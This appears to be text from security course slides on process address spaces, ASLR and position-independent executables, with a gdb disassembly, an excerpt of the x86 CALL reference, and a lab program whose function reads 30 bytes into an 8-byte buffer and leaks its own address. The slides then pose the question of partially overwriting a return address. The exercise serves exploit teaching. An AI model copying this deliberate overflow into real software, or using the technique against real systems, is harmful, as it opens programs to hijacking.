
Process Address Space in General




Traditional Process Address Space - Static Program




Traditional Process Address Space - Static Program w/ shared Libs



ASLR Process Address Space - w/o PIE



ASLR Process Address Space - PIE



Position Independent Executable (PIE)

```
Dump of assembler code for function main:
0x63a9c2ad <+0>:    endbr32
0x63a9c2b1 <+4>:    lea    0x4(%esp),%ecx
0x63a9c2b5 <+8>:    and    $0xffffffff0,%esp
0x63a9c2b8 <+11>:   pushl  -0x4(%ecx)
0x63a9c2bb <+14>:   push   %ebp
0x63a9c2bc <+15>:   mov    %esp,%ebp
0x63a9c2be <+17>:   push   %ebx
0x63a9c2bf <+18>:   push   %ecx
0x63a9c2c0 <+19>:   call   0x63a9c0e0 <_x86.get_pc_thunk.bx>
0x63a9c2c5 <+24>:   add    $0x2d07,%ebx
0x63a9c2cb <+30>:   sub    $0xc,%esp
0x63a9c2ce <+33>:   lea    -0x1f88(%ebx),%eax
0x63a9c2d4 <+39>:   push   %eax
0x63a9c2d5 <+40>:   call   0x63a9c080 <puts@plt>
0x63a9c2da <+45>:   add    $0x10,%esp
0x63a9c2dd <+48>:   sub    $0x8,%esp
0x63a9c2e0 <+51>:   mov    0x18(%ebx),%eax
0x63a9c2e6 <+57>:   push   %eax
0x63a9c2e7 <+58>:   lea    -0x1f64(%ebx),%eax
0x63a9c2ed <+64>:   push   %eax
=> 0x63a9c2ee <+65>:  call   0x63a9c060 <printf@plt>
0x63a9c2f3 <+70>:   add    $0x10,%esp
0x63a9c2f6 <+73>:   sub    $0x8,%esp
0x63a9c2f9 <+76>:   mov    0x1c(%ebx),%eax
```

x86 Instruction Set Reference

CALL

Call Procedure

Opcode	Mnemonic	Description
E8 cw	CALL rel16	Call near, relative, displacement relative to next instruction
E8 cd	CALL rel32	Call near, relative, displacement relative to next instruction
FF /2	CALL r/m16	Call near, absolute indirect, address given in r/m16
FF /2	CALL r/m32	Call near, absolute indirect, address given in r/m32
9A cd	CALL ptr16:16	Call far, absolute, address given in operand
9A cp	CALL ptr16:32	Call far, absolute, address given in operand
FF /3	CALL m16:16	Call far, absolute indirect, address given in m16:16
FF /3	CALL m16:32	Call far, absolute indirect, address given in m16:32

Description
Saves procedure linking information on the stack and branches to the procedure (called procedure) specified with the destination (target) operand. The target operand specifies the address of the first instruction in the called procedure. This operand can be an immediate value, a general-purpose register, or a memory location.
This instruction can be used to execute four different types of calls:
Near call A call to a procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment call.
Far call A call to a procedure located in a different segment than the current code segment, sometimes referred to as an intersegment call.
Inter-privilege-level far call A far call to a procedure in a segment at a different privilege level than that of the currently executing program or procedure.
Task switch A call to a procedure located in a different task.
The latter two call types (inter-privilege-level call and task switch) can only be executed in protected mode. See the section titled "Calling Procedures Using Call and RET" in Chapter 6 of the IA-32 Intel Architecture Software Developer's Manual, Volume 1, for additional information on near, far, and inter-privilege-level calls. See Chapter 6, Task Management, in the IA-32 Intel Architecture Software Developer's Manual, Volume 3, for information on performing task switches with the CALL instruction.
Near Call

aslr3 (ASLR; PIE)

```
int vulfoo()
{
    char buf[8];

    printf("Vulfoo is at %p\n", vulfoo);
    read(0, buf, 30);

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    return 0;
}
```

Do we have to overwrite the whole
return address on stack?